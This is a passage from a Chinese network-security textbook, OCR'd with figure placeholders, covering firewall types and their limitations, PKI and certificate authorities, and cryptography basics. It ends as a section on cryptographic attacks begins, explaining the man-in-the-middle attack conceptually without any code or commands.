


图 2.7　第三代动态包过滤类型防火墙

基于包过滤技术的防火墙，其缺点是：包过滤技术的防火墙得以进行正常工作的一切依据都在于过滤规则的实施，但是偏又不能满足建立精细规则的要求(规则数量和防火墙性

能成反比)，而且它只能工作于网络层和传输层，并不能判断高级协议中的数据是否有害，但是由于它廉价，容易实现，所以它依然服役在各种领域，在技术人员频繁的设置下使用着。

2. 应用代理技术

由于包过滤技术无法提供完善的数据保护措施，而且一些特殊的报文攻击仅仅使用过滤的方法并不能消除危害(如 SYN 攻击、ICMP 洪水等)，因此人们需要一种更全面的防火墙保护技术，在这样的需求背景下，采用应用代理技术的防火墙诞生了。代理服务器作为一个为用户保密或突破访问限制的数据转发通道，在网络上应用广泛。一个完整的代理设备包含一个服务端和客户端，服务端接收来自用户的请求，调用自身的客户端模拟一个基于用户请求的连接到目标服务器，再把目标服务器返回的数据转发给用户，完成一次代理工作过程。那么，如果在一台代理设备的服务端和客户端之间连接一个过滤措施呢?这样的思想便造就了应用代理防火墙，这种防火墙实际上就是一台小型的带有数据检测过滤功能的透明代理服务器(Transparent Proxy)，但是它并不是单纯的在一个代理设备中嵌入包过滤技术，而是一种被称为应用协议分析(Application Protocol Analysis)的新技术。

应用协议分析技术工作在 OSI 模型的最高层——应用层，在这一层中能接触到的所有数据都是最终形式，也就是说，防火墙"看到"的数据和用户看到的是一样的，而不是一个个带着地址端口协议等原始内容的数据包，因而它可以实现更高级的数据检测过程。整个代理防火墙把自身映射为一条透明线路，在用户方面和外界线路看来，它们之间的连接并没有任何阻碍，但是这个连接的数据收发实际上是经过了代理防火墙转向的，当外界数据进入代理防火墙的客户端时，应用协议分析模块便根据应用层协议处理这个数据，应用代理技术防火墙不仅能根据数据层提供的信息判断数据，还能像管理员分析服务器日志那样分析内容辨别危害。由于工作在应用层，防火墙还可以实现双向限制，在过滤外部网络有害数据的同时也监控着内部网络的信息，管理员可以配置防火墙实现一个身份验证和连接时限的功能，进一步防止内部网络信息泄漏的隐患。最后，由于代理防火墙采取代理机制进行工作，内、外部网络之间的通信都需先经过代理服务器审核，通过后再由代理服务器连接，根本没有给分隔在内、外部网络两边的计算机直接会话的机会，可以避免入侵者使用数据驱动类型的攻击方式(一种能通过包过滤技术防火墙规则的数据报文，但是当它进入计算机处理后，却变成能够修改系统设置和用户数据的恶意代码)渗透内部网络，可见，应用代理技术是比包过滤技术更完善的防火墙技术。代理服务器工作模型如图 2.8 所示。




图 2.8　代理服务器工作模型

在代理型防火墙技术的发展过程中，它也经历了两个不同的版本，即第一代应用网关型代理防火墙和第二代自适应代理型防火墙。

(1) 第一代应用网关(Application Gateway)型代理防火墙

这类防火墙是通过一种代理技术参与到一个 TCP 连接的全过程。从内部发出的数据包经过这样的防火墙处理后，就好像是源于防火墙外部网卡一样，从而可以达到隐藏内部网络结构的作用。这种类型的防火墙被网络安全专家和媒体公认为是最安全的防火墙。它的核心技术就是代理服务器技术，如图 2.9 所示。




图 2.9　第一代应用网关型代理防火墙

(2) 第二代自适应代理(Adaptive proxy)型防火墙

它是近几年才得到广泛应用的一种新防火墙类型。它可以结合代理型防火墙的安全性和包过滤防火墙的高速度等优点，在毫不损失安全性的基础之上将代理型防火墙的性能提高 10 倍以上。组成这种类型防火墙的基本要素有两个：自适应代理服务器(Adaptive Proxy Server)与动态包过滤器(Dynamic Packet filter)，如图 2.10 所示。




图 2.10　第二代自适应代理型防火墙

在自适应代理服务器与动态包过滤器之间存在一个控制通道。在对防火墙进行配置时，用户仅仅将所需要的服务类型、安全级别等信息通过相应代理的管理界面进行设置就可以了。然后，自适应代理就可以根据用户的配置信息，决定是使用代理服务从应用层代理请求还是从网络层转发包。如果是后者，它将动态地通知包过滤器增减过滤规则，满足用户对速度和安全性的双重要求。

代理型防火墙的最突出的优点就是安全。由于它工作于最高层，所以它可以对网络中任何一层数据通信进行筛选保护，而不是像包过滤那样，只是对网络层的数据进行过滤。

另外代理型防火墙采取是一种代理机制，它可以为每一种应用服务建立一个专门的代理，所以内、外部网络之间的通信不是直接的，而都需先经过代理服务器审核，通过后再由代理服务器代为连接，根本没有给内、外部网络计算机任何直接会话的机会，从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网络。

代理防火墙的最大缺点就是速度相对比较慢，当用户对内、外部网络网关的吞吐量要求比较高时，代理防火墙就会成为内、外部网络之间的瓶颈。那是因为防火墙需要为不同的网

络服务建立专门的代理服务，在自己的代理程序为内、外部网络用户建立连接时需要时间，所以给系统性能带来了一些负面影响，但通常不会很明显。

3. 状态监视技术

这是继包过滤技术和应用代理技术后发展的防火墙技术，它是 CheckPoint 技术公司在基于包过滤原理的动态包过滤技术发展而来的，与之类似的有其他厂商联合发展的深度包检测(Deep Packet Inspection)技术。这种防火墙技术通过一种被称为状态监视的模块，在不影响网络安全正常工作的前提下采用抽取相关数据的方法对网络通信的各个层次实行监测，并根据各种过滤规则做出安全决策。

状态监视技术在保留了对每个数据包的头部、协议、地址、端口、类型等信息进行分析的基础上，进一步发展了会话过滤(Session Filtering)功能，在每个连接建立时，防火墙会为这个连接构造一个会话状态，里面包含了这个连接数据包的所有信息，以后这个连接都基于这个状态信息进行，这种检测能对每个数据包的内容进行监视，一旦建立了一个会话状态，则此后的数据传输都要以此会话状态作为依据，例如，一个连接的数据包源端口是 8000，那么在以后的数据传输过程中防火墙都会审核这个数据包的源端口还是不是 8000，否则这个数据包就被拦截，而且会话状态的保留是有时间限制的，在超时的范围内如果没有再进行数据传输，这个会话状态就会被丢弃。状态监视可以对包内容进行分析，从而摆脱了传统防火墙仅局限于几个包头部信息的检测弱点，而且这种防火墙不必开放过多端口，进一步杜绝了可能因为开放端口过多而带来的安全隐患。

由于状态监视技术相当于结合了包过滤技术和应用代理技术，但是由于实现技术复杂，在实际应用中还不能做到真正的完全有效的数据安全检测。

2.6 防火墙的缺点

安装防火墙并不能做到绝对的安全，防火墙也有以下的缺点。

(1) 防火墙不能防范内部攻击。内部攻击是任何基于隔离的防范措施都无能为力的。

(2) 防火墙不能防范不通过它的连接。防火墙能够有效地防止通过它进行传输信息，然而不能防止不通过它而传输的信息。

(3) 防火墙不能防备全部的威胁。防火墙被用来防备已知的威胁，但没有一个防火墙能自动防御所有新的威胁。

(4) 防火墙不能防范病毒。防火墙不能防止感染了病毒的软件或文件的传输。

(5) 防火墙不能防止数据驱动式攻击。如果用户抓来一个程序在本地运行，那个程序很可能就包含一段恶意的代码。随着 Java、JavaScript 和 ActiveX 控件的大量使用，这一问题变得更加突出和尖锐。

第3章 PKI 技术

随着 Internet 的普及，人们通过因特网进行沟通越来越多，相应的通过网络进行商务活动即电子商务也得到了广泛地发展。电子商务为我国企业开拓国际国内市场、利用好国内外各种资源提供了一个千载难逢的机会。电子商务对企业来说真正体现了平等竞争、高效率、低成本、高质量的优势，能让企业在激烈的市场竞争中把握商机、脱颖而出。发达国家已经把电子商务作为国家经济的增长重点，我国的有关部门也正在大力推进我国企业发展电子商务。然而随着电子商务的飞速发展也相应的引发出一些 Internet 安全问题。

概括起来，进行电子交易的互联网用户所面临的安全问题如下。

- 保密性：如何保证电子商务中涉及大量保密信息在公开网络的传输过程中不被窃取；
- 完整性：如何保证电子商务中所传输的交易信息不被中途篡改及通过重复发送进行虚假交易；
- 身份认证与授权：在电子商务的交易过程中，如何对双方进行认证，以保证交易双方身份的正确性；
- 抗抵赖：在电子商务的交易完成后，如何保证交易的任何一方无法否认已发生的交易。这些安全问题将在很大程度上限制电子商务的进一步发展，因此如何保证 Internet 上信息传输的安全，已成为发展电子商务的重要环节。

3.1 PKI 概述

为解决这些 Internet 的安全问题，世界各国对其进行了多年的研究，初步形成了一套完整的 Internet 安全解决方案，即目前被广泛采用的 PKI（Public Key Infrastructure，公钥基础设施）技术，PKI 技术采用证书管理公钥，通过第三方的可信任机构——认证中心(Certificate Authority，CA)，把用户的公钥和用户的其他标识信息（如名称、E-mail、身份证号等）捆绑在一起，在 Internet 上验证用户的身份。目前，通用的办法是采用基于 PKI 结构结合数字证书，通过把要传输的数字信息进行加密，保证信息传输的保密性、完整性，签名保证身份的真实性和抗抵赖。

下面来看一个例子。

Alice 和 Bob 准备进行如下的秘密通信：

Alice → Bob：我叫 Alice，我的公开密钥是 Ka，你选择一个会话密钥 K，用 Ka 加密后传送给我；

Bob → Alice：使用 Ka 加密会话密钥 K；

Alice → Bob：使用 K 加密传输信息；

Bob → Alice：使用 K 加密传输信息。

如果 Mallory 是 Alice 和 Bob 通信线路上的一个攻击者，并且能够截获传输的所有信息，Mallory 将会截取 Alice 的公开密钥 Ka 并将自己的公开密钥 Km 传送给 Bob。当 Bob 用 Alice 的公开密钥（实际上是 Mallory 的公开密钥）加密会话密钥 K 传送给 Alice 时，Mallory 截取它，并用他的私钥解密获取会话密钥 K，然后再用 Alice 的公开密钥重新加密会话密钥 K，并将它传送给 Alice。由于 Mallory 截获了 Alice 与 Bob 会话密钥 K，从而可以获取他们的通信内容并且不被发现。Mallory 的这种攻击称为中间人攻击。

上述攻击的成功本质上在于 Bob 收到的 Alice 的公开密钥可能是攻击者假冒的，即无法确定获取的公开密钥的真实身份，从而无法保证信息传输的保密性、不可否认性、数据交换的完整性。

从字面上去理解，PKI 技术就是利用公共密钥理论和技术建立的提供安全服务的基础设施。所谓基础设施，就是在某个大环境下普遍适用的系统和准则。在现实生活中如电力系统，它提供的服务是电能，可以把电灯、电视、电吹风机等看成是电力系统这个基础设施的一些应用。公共密钥基础设施则是希望从技术上解决网上身份认证、信息的保密性、信息的完整性和不可抵赖性等安全问题，为网络应用提供可靠的安全服务。

CA 机构，又称为证书授权中心，是 PKI 的核心。CA 是受一个或多个用户信任，提供用户身份验证的第三方机构，承担公钥体系中公钥的合法性检验的责任。

目前，我国一些单位和部门都已建成了自己的一套 CA 体系。其中较有影响的如中国电信 CA 安全认证体系（CTCA）、上海电子商务 CA 认证中心（SHECA）和中国金融认证中心（CFCA）等。

CTCA 于 1999 年 8 月 3 日通过中国密码管理委员会和信息产业部举行的联合鉴定，并通过国家信息产品安全认证中心的认证，获得国家信息产品安全认证中心颁发的认证证书。

1998 年经国家密码委员会批准，SHECA 成为全国第一个 CA 中心试点单位。1999 年 1 月经上海市政府授权，成为上海地区唯一一家数字证书服务商。1999 年 5 月，又被信息产业部批准为全国电子商务综合性示范工程。SHECA 证书服务已经遍布全国，建立了全国性的 SHECA 认证体系，为国内电子商务参与者提供安全保证和安全服务。

经金融系统电子商务联络与研究小组提议，由人民银行和各家商业银行联合建立金融部门的安全认证体系。目前金融认证中心已开始投入运行，向各种用户发放证书。它是面向全国的、金融系统联合共建的、统一的认证中心。

国外的一些大的网络安全公司也纷纷推出一系列的基于 PKI 的网络安全产品，如美国的 Verisign、IBM、Sun、加拿大的 Entrust 等安全产品供应商为用户提供了一系列的客户端和服务器端的安全产品，为电子商务的发展及政府办公网络、EDI 等提供了安全保证。

3.2 密码学基础回顾

密码学（Cryptology）是一门古老而又年轻的科学。密码的历史十分悠久，大约在 4000 年以前，在古埃及的尼罗河畔，一位书写者在贵族的基碑上书写铭文时有意用加以变形的象形文字而不是普通的象形文字来写铭文，从而揭开了有文字记载的密码史。公元前 5 世纪，

古斯巴达人使用了一种叫做“天书”的器械，这是人类历史上最早使用的密码器械。“天书”是一根用羊皮纸条紧紧缠绕的木棍，书写者自上而下把文字写在羊皮纸条上，然后把羊皮纸条解开送出。这些不连接的文字看起来毫无意义，除非把羊皮纸条重新缠在一根直径和原木棍相同的木棍上，这样字就一圈圈跳出来。公元前 4 世纪前后，希腊著名作家艾奈阿斯在其著作《城市防卫论》中就曾提到一种被称为“艾奈阿斯绳结”的密码。它的作法是从绳子的一端开始，每隔一段距离打一个绳结，而绳结之间距离不等，不同的距离表达不同的字母。按此规定把绳子上所有绳结的距离按顺序记录下来，并换成字母，就可理解它所传递的信息。第一次世界大战是世界密码史上的第一个转折点。在此之前，密码研究还只是一个小领域，没有得到各国应有地重视。随着战争地爆发，各国逐渐认识到了密码在战争中发挥的巨大作用，积极给予大力扶持，使得密码科学迅速发展，很快成为一个庞大的学科领域。第二次世界大战的爆发促进了密码科学的飞速发展，德国人在战争期间共生产了大约 10 万部“ENIGMA”密码机。

现代密码学涉及数学（如数论、有限域、复杂性理论、组合算法、概率算法等）、物理学（如量子力学、现代光学、混沌动力学等）、信息论、计算机科学等学科。1949 年，信息论之父 C. E. Shannon 发表了《保密系统的通信理论》，密码学走上科学和理性之路。1976 年 W. Diffie 和 M. E. Hellman 发表的《密码学的新方向》，以及 1977 年美国公布实施的数据加密标准 DES，标志着密码学发展的革命。2001 年 11 月美国国家标准技术研究所发布高级数据加密标准 AES 等。

古典密码学包含两个互相对立的分支，即密码编码学（Cryptography）和密码分析学（Cryptanalytics）。前者编制密码以保护秘密信息，而后者则研究加密消息的破译以获取信息。两者相辅相成，共处于密码学的统一体中。现代密码学除了包括密码编码学和密码分析学外，还包括安全管理、安全协议设计、散列函数等内容。如密钥管理包括密钥的产生、分配、存储、保护、销毁等环节，密码学的一个原则是算法可以公开，秘密寓于密钥之中，所以密钥管理在密码系统中至关重要。密码学的进一步发展，涌现了大量的新技术和新概念，如零知识证明、盲签名、量子密码学等。

消息常被称为明文。用某种方法伪装消息以隐藏它的内容的过程称为加密，加密的消息称为密文，而把密文转变为明文的过程称为解密。图 3.1 表明了加密和解密过程。




图 3.1　加密和解密

明文用 P（明文）或 M（消息）表示，密文用 C 表示。加密函数 E 作用于 P 得到密文 C，可以表示为：$E(P)=C$。相反地，解密函数 D 作用于 C 产生 P，可以表示为：$D(C)=P$。

先加密后再解密消息，原始的明文将恢复出来，故有：$D(E(P))=P$。

加密时可以使用一个参数 K，称此参数 K 为加密密钥。K 可以是很多数值中的任意值。密钥 K 的可能值的范围称为密钥空间。如果加密和解密运算都使用这个密钥（即运算都依赖于密钥，并用 K 作为下标表示），这样，加/解密函数现在变成：$E_K(P)=C$；$D_K(C)=P$。

这些函数具有的特性：$D_K(E_K(P))=P$。使用一个密钥的加/解密如图 3.2 所示。




图 3.2　使用一个密钥的加/解密

有些算法使用不同的加密密钥和解密密钥，如图 3.3 所示，即加密密钥 K1 与解密密钥 K2 不同，在这种情况下：$E_{K1}(P)=C$；$D_{K2}(C)=P$。
即 $D_{K2}(E_{K1}(P))=P$




图 3.3　使用两个密钥的加/解密

一个密码体制是满足以下条件的五元组(P，C，K，E，D)：

- P 表示所有可能的明文组成的有限集(明文空间)；
- C 表示所有可能的密文组成的有限集(密文空间)；
- K 表示所有可能的密钥组成的有限集(密钥空间)；
- 对任意的 k、K，都存在一个加密算法 E_k、E 和相应的解密算法 D_k、D。并且对每一个 E_k：P、C 和 D_k：C、P，对任意的明文 x、P，均有 $D_k(E_k(x))=x$。

对密码体系的评价可以从以下几个方面来看。

- 保密强度：所需要的安全程度与数据的重要性有关。保密强度大的系统，开销往往较大。
- 密钥的长度：密钥太短，就会降低保密强度，然而，密钥太长又不便于传送、保管和记忆。密钥必须经常变换，每次更换新密钥时，通信双方传送新密钥的通道必须保密和安全。
- 算法的复杂度：复杂度要有限度，否则开销太大。
- 差错的传播性：不应由于一点差错致使整个通信失败。
- 加密后信息长度的增加程度：信息长度的增加将导致通信效率的降低。

对传输中的数据可以在通信的不同层次来实现，即链路加密与端到端加密，如图 3.4 所示。




图 3.4　链路加密与端到端加密

(1) 链路加密

链路加密是对两个节点之间的单独通信线路上数据进行加密保护。它侧重于在通信链路上而不考虑信源和信宿。链路加密是面向节点的,对于网络高层主体是透明的,它对高层的协议信息(地址、检错、帧头帧尾)都加密,因此数据在传输中是密文的。

(2) 端到端加密

端到端加密为网络提供从源到目的的传输加密保护。端到端加密则指信息由发送端自动加密,并进入 TCP/IP 数据包回封,然后作为不可阅读和不可识别的数据穿过互联网,当这些信息一旦到达目的地,将自动重组、解密,成为可读数据。

3.3 密码攻击

“攻”与“守”是密码研究的两个主要方面。经受不住攻击的密码不是好密码,不会攻击的设计者也设计不出好密码。了解密码攻击不但有助于密码设计,而且有助于信息系统与密码的安全保障。“攻”与“守”是共生的,又是互逆的,两者密切相关但追求的目标相反。两者解决问题的途径有很大差别。

在信息的传输和处理系统中,除了合法的接收者外,还有“黑客”,他们虽然不知道系统所用的密钥,但仍然试图努力从截获的密文中推断出原来的明文,这一过程称为密码攻击(或密码分析)。仅对截获的密文进行分析而不对系统进行任何篡改,此种攻击称为被动攻击。密码系统还可能遭受的另一类攻击是主动攻击。此时,“黑客”主动干扰系统,采用删除、更改、增添、重放、伪造等方法向系统加入假消息。被动攻击的隐蔽性更好,难以发现,主动攻击的破坏性更大。

密码攻击的方法有穷举法和分析破译法两类。

1. 穷举法

